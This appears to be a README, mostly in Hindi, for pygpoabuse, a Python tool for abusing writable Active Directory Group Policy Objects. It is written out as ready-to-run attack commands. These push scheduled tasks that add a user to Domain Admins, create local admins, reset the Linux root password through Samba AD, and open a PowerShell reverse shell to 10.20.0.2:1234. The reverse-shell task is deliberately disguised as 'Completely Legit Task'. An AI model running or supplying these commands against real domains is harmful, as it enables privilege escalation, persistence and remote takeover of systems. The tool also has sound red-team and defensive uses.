 hackndo/pygpoabuse
SharpGPOAbuse का आंशिक पायथन कार्यान्वयन

Host/User targeting via filters (mirrors SharpGPOAbuse --FilterEnabled):
  -filter-enabled       Enable GPO Host/User targeting so the scheduled task only runs for a specific host/user
  -target-dns-name FQDN
                        Computer task: DNS/FQDN of the only host that should run the task (e.g. dc01.corp.local)
  -target-username DOMAIN\USER
                        User task: only this user processes the task (format: DOMAIN\username)
  -target-user-sid SID  User task: SID of the targeted user (optional, more robust matching)
# Add Domain user and add to Domain Admins via Domain-Controller
python3 pygpoabuse.py red.local/user:Testing123 -gpo-id D9A65E7F-112D-49B9-AF7A-4FC2BA092BF6 -taskname SecurityUpdate  -dc-ip 192.168.152.2 -command 'net user UserGPO P@ssw0rd /add && net group "Domain Admins" UserGPO /add' -filter-enabled -target-dns-name dc01.red.local
@pkb1s द्वारा SharpGPOAbuse का पायथन आंशिक कार्यान्वयन।

इस टूल का उपयोग तब किया जा सकता है जब एक नियंत्रित खाता किसी मौजूदा GPO को संशोधित कर सकता है जो एक या अधिक उपयोगकर्ताओं और कंप्यूटरों पर लागू होता है। यह कंप्यूटर GPO के लिए रिमोट कंप्यूटर पर SYSTEM के रूप में या उपयोगकर्ता GPO के लिए लॉग इन उपयोगकर्ता के रूप में एक तत्काल निर्धारित कार्य बनाएगा।
डिफ़ॉल्ट व्यवहार एक स्थानीय व्यवस्थापक जोड़ता है।
john उपयोगकर्ता को स्थानीय व्यवस्थापक समूह में जोड़ें (पासवर्ड: H4x00r123..)
./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012"
रिवर्स शेल उदाहरण
./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012" \
    -powershell \
    -command "\$client = New-Object System.Net.Sockets.TCPClient('10.20.0.2',1234);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()" \
    -taskname "Completely Legit Task" \
    -description "Dis is legit, pliz no delete" \
    -user
निर्धारित कार्य को निष्पादित होने के बाद हटा दें।
./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012" --cleanup

यह टूल Samba AD डोमेन के साथ भी उपयोग किया जा सकता है। यह कंप्यूटर GPO के लिए रिमोट कंप्यूटर पर root के रूप में एक तत्काल कार्य बनाएगा।
पहले, एक Bash स्क्रिप्ट या ELF फ़ाइल बनाएँ।
#!/bin/bash
echo "root:1234" | chpasswd
फिर --linux-exec तर्क के साथ टूल निष्पादित करें।
./pygpoabuse.py DOMAIN/user:password -gpo-id "12345677-ABCD-9876-ABCD-123456789012" --linux-exec /path/to/executable